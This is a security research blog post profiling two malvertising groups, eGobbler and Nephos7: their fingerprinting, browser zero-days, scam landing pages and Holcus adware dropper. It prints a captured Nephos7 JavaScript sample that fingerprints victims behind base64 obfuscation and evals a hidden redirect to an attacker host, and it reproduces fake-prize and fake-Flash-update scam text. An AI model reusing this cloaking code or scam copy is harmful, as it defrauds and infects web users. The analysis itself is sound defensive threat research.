Malvertising: Made in China

blog.confiant.com/malvertising-made-in-china-f5081521b3f0

Jerome Dangu September 29, 2021

Jerome Dangu
Follow
Feb 3, 2021

·


10 min read

via Pixabay (creative commons)

Two loosely related cybercrime groups operating scores of fake ad agencies from China are so deeply embedded in the ad tech industry that they can launch attacks that surpass the scale of the largest advertisers. At a time when China is under intense international scrutiny, these groups largely fly under the radar, raking in millions of victims in Europe and the US without drawing attention to their source.

In this article, we present **eGobbler** and their doppelganger **Nephos7**, their origins and what made them successful over time.

Setting the stage — Rise to success, 2017–2018



You Are Lucky Today!

Amazon.com Membership Rewards

Congratulations Amazon.com User, you have chance to get a gift!

23. July,

Every Monday We select 10 lucky Amazon.com users randomly to receive a gift from our sponsors. This gift is **ONLY** for users in **United States**! This is our way of thanking you for your constantly support for our products and services.

You can choose a **$1000 Amazon Gift Card**, **Apple iPhone X 256G** or **Samsung Galaxy S8**.

To get, answer the following questions below and continue.

Note:ACT NOW! 10 users have received this invitation and there are only few prizes to get.

You have **1 minute and 2 seconds** to answer the following questions before we give the prizes to another lucky user! Good luck!

Question 1 of 3:
Who founded Amazon?
(97% answered correctly)

Bill Gates

The infamous Amazon gift card scam (eGobbler, iOS, July 2018)

eGobbler rose to success by being one of the first groups to leverage javascript fingerprinting to target iOS. iOS being the least fragmented mobile environment, they understood that they could build very precise fingerprints for it, that would allow them to evade simulated environments as found in the security scanners of that time. Starting with JavaScript Sensor APIs and quickly moving to WebGL based fingerprinting, they essentially defeated user agent spoofing and gained unfettered Javascript execution on millions of end-users' devices since then.

Stable scheme, with some twists

Since 2018, eGobbler has settled on a relatively sophisticated but slow evolving stack:

- Leverage ad platforms’ hosting to embed malicious code in HTML5 ad code. This is typically achieved by injecting the code in or dependencies — libraries commonly found in HTML5 ads.
- Use of WebGL-based fingerprinting (among other tricks) to activate on victims’ devices only
- Geo-fencing, using basic server-side cloaking
- One-time use of commercial CDNs as reverse proxies (namely Rackspace and Fastly)
- Programmatic ad chains are typically made of an SSP call, a DSP call and optionally an adserver call. eGobbler is adept at creating artifical chains of ad tag redirections between multiple DSPs, which would never exist in the wild. The goal is likely to confuse analysts on the actual source of the ad.
- Through 2019, eGobbler slowly migrated to weekend activity. By 2020, they ended up exclusively running on weekends (and holidays) to maximize impact during off hours.

> Considering eGobbler’s massive scale, this change of tactic alone is the main driver for the rise in general malvertising weekend activity since 2019

Breaking the browsers


Top malvertising groups see increased browser security around forced redirects as a threat and invest in finding flaws. To boost the efficacy of their payloads, eGobbler came up with a number of **zero day exploits**.

Detected by Confiant in 2019, CVE-2019–8771 and CVE-2019–5840 are browser vulnerabilities (Safari and Chrome) introduced by eGobbler and allowing them to bypass popup blocking and iframe sandboxing, which are protections against forced redirects (more here and here).

Enter Nephos7

Nephos7 started out in Q4 of 2019 with familiar tactics and techniques:

- Use of commercial ad servers to hide malicious code
- Use of commercial CDNs as reverse proxies (Cloudfront)
- Mimick instantiation of popular JavaScript APIs (e.g. Hotjar, Snowplow, etc.) to hide in plain sight
- Use of WebGL-based fingerprinting (among other tricks) to activate on victims’ devices only
- By end-of-year 2019, Nephos7 had aligned with eGobbler’s weekend patterns with a large attack on December 29.




```
info: function () {
    var report = eaUtils.report();
    if (report.platform.indexOf(eaUtils.getBase64Str("V2lu")) < 0) {    // "Win"
        return
    }
    if (report.rtt != undefined) {
        return
    }
    if (report.pluginLen != 1) {
        return
    }
    if (report.plugin_name_arr[0] != eaUtils.getBase64Str("RWRnZSBQREYgVmlld2Vy")) {        // "Edge PDF Viewer"
        return
    }
    if (!report.audio.status) {
        return
    }
    if (report.cpuCount != 2 && report.cpuCount != 4 && report.cpuCount != 8 && report.cpuCount != 12 && report.cpuCount != 16) {
        return
    }
    if (report.gpu.umv != eaUtils.getBase64Str("TWljcm9zb2Z0")) {       // "Microsoft"
        return
    }
    if (report.gpu.umr.indexOf(eaUtils.getBase64Str("TlZJRElB")) < 0 && report.gpu.umr.indexOf(eaUtils.getBase64Str("SW50ZWw=")) < 0 && report.gpu.umr.indexOf(eaUtils.getBase64Str("QU1E")) < 0 &
& report.gpu.umr.indexOf(eaUtils.getBase64Str("TWljcm9zb2Z0")) < 0 && report.gpu.umr.indexOf(eaUtils.getBase64Str("UmFkZW9u")) < 0) {          // "NVIDIA", "Intel", "AMD", "Microsoft"
        return
    }
    var oImg = document.createElement("img");
    oImg.setAttribute('src', eaUtils.getBase64Str("aHR0cHM6Ly9keTJzbGJoMm05MGdhLmNsb3VkZnJvbnQubmV0L3BhdGgvcGl4ZWwucG5n"));
                                                        // "https://dy2slbh2m90ga.cloudfront.net/path/pixel.png"
    oImg.onload = function () {
        eval(eaUtils.getBase64Str("dG9wLmxvY2F0aW9uLmhyZWY9Imh0dHBzOi8vY2xpY2sua2hwcGhkdHo3MjguY29tLzZjMjA3Y2VlLWIyNGMtNGQzOC04NjZjLWFiMWZjZWMyNmIxNT9jYW1wYWlnbl9pZD0yIg=="))
        // "top.location.href="https://click.khpphdtz728.com/6c207cee-b24c-4d38-866c-ab1fcec26b15?campaign_id=2""
    };
    oImg.onerror = "";
    document.body.appendChild(oImg)
}
```

Nephos7 JS fingerprinting targeting the Edge browser on Windows with mainstream graphics card vendors (April 2020) — comments added for clarity

Timeline of tactics and payloads


From Gift Card Scam to Carrier-branded Scams to Drive-by downloads, Nephos7 tightly follows eGobbler's path across all dimensions.



Amazon gift card Scam (Data theft)
Switch to carrier-branded Scam (Data theft)
Switch to Europe and switch to Android + Desktop ("CC-Submit")
Switch focus to USA (Europe remains), introduction of drive-by downloads ("CC-Submit" remains)
eGobbler
USA / iOS / Amazon Gift card Scam 2017 - 2018
USA / iOS / Carrier-branded Scam 01/2019 - 09/2019
Europe / Android + Desktop / Carrier-branded scams 2019 - 2020
USA / Android + Desktop 06/2020 - 12/2020
2017
2018
2019
2020
2020
Nephos7
Europe / Android + Desktop / Carrier-branded scams 2019 - 2020
USA / Android + Desktop 06/2020 - 12/2020
2017
2018
2019
2020
2020

source: Confiant

Not only the types of payloads align very closely but the landing pages bear a striking resemblance. As an illustration, below is a comparison of carrier-branded "CC-Submit" scams where the victim is presented with a fake message from their ISP (or mobile phone carrier) inviting them to enter their credit card information to confirm their prize.



https://eu.contextualize719gx.xyz/fr/?v=Orange&p1=Samsung Galaxy S20#&cep=avl-kN7hTaOOuB6OkaD3S_

Cher Client Orange, Congratulations!

Orange organise une célébration anniversaire pour les prochains **7 jours (Avril.4 -> Avril.11)** pour vous remercier de votre fidélité à nous avoir choisi en tant que votre fournisseur Internet.

Nous séléctionnerons 10 chanceux utilisateurs chaque jour qui gagneront un cadeau exclusif de notre part, parmis ces cadeaux: **Samsung Galaxy S20, Apple Iphone 11, Apple Watch gratuits** pour vous remercier de nous avoir choisi. Et votre adresse IP **117.6.153.11** a été sélectionnée.

Service client Orange

Cher utilisateur Orange. Nous fêtons notre anniversaire et vous avez été sélectionné comme lauréat pour le prix gratuit du jour !

Pour en profiter il vous suffit simplement de répondre à notre sondage anonyme !

OK

https://eu.contextualize719gx.xyz/fr/?v=Bouygues Telecom&p1=Samsung Galaxy S20#&cep=2ruhnoWpy4ER

Cher Client Bouygues Telecom, Congratulations!

Service client Bouygues Telecom

Cher utilisateur Bouygues Telecom. Nous fêtons notre anniversaire et vous avez été sélectionné comme lauréat pour le prix gratuit du jour !

Pour en profiter il vous suffit simplement de répondre à notre sondage anonyme !

OK

https://eu.contextualize719gx.xyz/de_reward/?v=Deutsche Telekom AG&p1=Samsung Galaxy S20#&cep=0A-

Samstag April 4, 2020

Sehr geehrte Deutsche Telekom AG Deutschland Kunden,

Herzliche Glückwünsche! Sie sind einer der 100 Benutzer, die wir ausgewählt haben, um eine Gewinnchance zu erhalten Apple iphone 11, Samsung Galaxy S20 oder Apple Watch

OK

Beantworten Sie diese 11 Fragen, um ein Geschenk zu erhalten.

Denken Sie daran: 100 zufällig ausgewählte Benutzer haben diese Einladung erhalten, die Anzahl der Geschenke ist begrenzt.


Sie haben **2 Minuten und 44 Sekunden** , um die folgenden Fragen zu beantworten, bevor wir einem anderen glücklichen Benutzer ein Geschenk machen! Viel Glück!

Wie lange haben Sie verwendet Deutsche Telekom AG Deutschland?

Mehr als zwei Jahre

Mehr als ein Jahr

“You have won, enter your credit card information” — CC-Submit payloads in France and Germany, Nephos7, April 4 2020



Cher Client Orange, Congratulations!

Orange organise une célébration anniversaire pour les prochains **7 jours (Juillet.25 -> Août.1)** pour vous remercier de votre fidélité à nous avoir c en tant que votre fournisseur Internet

Nous séléctionnerons 10 chanceux utilisateurs chaque jour qui gagneront un cadeau exclusif de notre part, parmis ces cadeaux: **Apple iPhone Xs, Samsung Galaxy S10, Apple Watch gratuits** pour vous remercier de nous avoir choisi. Et votre adresse IP **92.184.116.137** a été sélectionnée.

Vous avez simplement à répondre à notre enquête anonyme ci-dessous pour gagner votre prix. Dépêchez-vous! 8 utilisateurs ont déjà reçus cette invitation et il ne reste que 2 prix à gagner.

Êtes-vous satisfait avec Orange?

Service client Orange

Cher utilisateur Orange. Nous fêtons notre anniversaire et vous avez été sélectionné comme lauréat pour le prix gratuit du jour !

Pour en profiter il vous suffit simplement de répondre à notre sondage anonyme !

OK

Dear BT Customer, Congratulations!

BT is holding an anniversary celebration for next **7 days (July.25 -> August.1)** to thank your loyalty for using us as Internet Provider.

Are you satisfied with BT?

BT Customer Care

Dear BT User, We are celebrating our anniversary, you've been selected as a winner for today's free Prize!

You need to simply answer our anonymous survey to claim it!

OK

Dear Vodafone Customer, Congratulations!

We will select 10 lucky users everyday to win an exclusive gift from us, including **free Apple iPhone 11 Pro, Samsung Ga** choosing us. And Your IP address **195.114.103.73** has been selected.

Are you satisfied with Vodafone?

Vodafone Customer Care


Dear Vodafone User, We are celebrating our anniversary, you've been selected as a winner for today's free Prize!

You need to simply answer our anonymous survey to claim it!

OK

CC-Submit payloads in France and the UK, eGobbler, July 25 2020

From June 2020, both attackers switched focus to the United States and introduced drive-by download payloads. Below is a comparison of landing pages pushed by each threat actor in the US: Almost the same, dropping the same adware (different hashes), no overlap in infrastructure. Nephos7 wins with its “Premier Software Updater” ™.



Please Update

incredibleappsblog.com/landingpage/bluesoap6/?session=666832ec849e7f909ccae852a4fcc12c&A=1&F=3

incredibleappsblog.com says

Flash not being up to date is the number one security risk online. It is recommended that you always update to the latest software.

OK

Software update

Flash Player might be out of date

To use the Updated Version of Flash Player it's recommended to Update your current version.

OK Update

Flash Player

bigiostudio.com/landingpage/centralfor6/?session=c41f28c6c0ec4b0a9f37a198d110f899&A=1&F=3

bigiostudio.com says

Flash not being up to date is the number one security risk online. It is recommended that you always update to the latest software.

OK

Premier Software Updater

Flash Player might be out of date

To continue using the latest Flash Player, Premier Updater can download an updated version automatically.

OK Update

Fake Flash “Holcus” Drive-by Download — Left side: eGobbler, July 25, USA | Right side: Nephos7, July 26, USA

Introducing “Holcus Installer”, the adware dropped by Nephos7 and eGobbler, research by - Lead Security Researcher, Confiant

> eGobbler July25 campaign downloads a .msi file with the following sha-256 hash c818fe4c3fd3b0dbcfc3f17440e110c5a6ce3729382ffc88db8f83f830a115f9
>
> Nephos7 July 26 campaign downloads a .msi file with the following sha-256 hash fb7d3f3914bf1722b3b369b23509b3746a44496bd3c78de91f27f8ee8d0ebead


Both of these .msi files unpack and run the same variant of a signed installer we dubbed *Holcus Installer*. The Holcus Installer samples we collected so far were all signed, and some of their features include:

- C2 communications via https, with certificate pinning checks. For example checks are performed on the certificate issuer string if it contains a substring , , or before a communication is established.
- All Holcus Installer strings hinting to main functionality, C2 server, and executed commands are all encrypted with a custom RC4-like algorithm using key
- Holcus Installer checks if PUA detection (PuaProtection field) is enabled in the current Windows Defender configuration. This is done by via the wmi query:
- One variant of Holcus Installer we found, additionally checks the DeviceID of the keyboard retreived via wmi query:
- Holcus Installer has the capability to download and execute binaries from the C2 server and sends hardcoded status messages to the C2 server by encoding them using a bin2hex encoding.
- Holcus Installer variants we collected have been observed communicating with the following C&C servers:
- Holcus Installer uses a hardcoded User-Agent “” for C2 communications
- In our test environment, Holcus Installer was seen downloading and installing a decoy copy of notepad++ (sha256 hash bda85bc0bb7beb11dbb9e9a964a2e2f0e4d35d0fc1e6b769e32b6847bfed8296)

Explaining the striking resemblance


We think that the two groups are solely focused on redirecting visitors to malicious “offers” that are operated by different groups, themselves specialized in operating these schemes. Malvertisers can shop around with different affiliate marketers to get the best yield for their traffic. Somehow Nephos7 and eGobbler are shopping around at the same stores.

2020’s Largest Digital Marketers



Monthly activity by actor in 2020 (by number of malicious ads served)


Both actors maintained presence through 2020, with Nephos7 being wildly successful in the first half of the year in Europe, while eGobbler maintained a steady pace and more successfully transitioned to targeting the US in the second half of the year.


eGobbler in 2020 - Top 6 countries

Nephos7 in 2020 - Top 6 countries

Volumes by month by country (Top 6 countries only)

In 2020, both actors achieved “web scale” on multiple occasions. No other malvertising group was (ever?) able to create anything comparable to this massive ecosystem disruption. Here are two examples:



Peak activity in % of display advertising (source: Confiant)

> **Clocking at 5% of all display advertising on May 24th, Nephos7 arguably became (for an instant) the largest digital marketer in Europe. In** comparison**, eGobbler’s most significant spike “only” hit 2.3% on July 25th.**

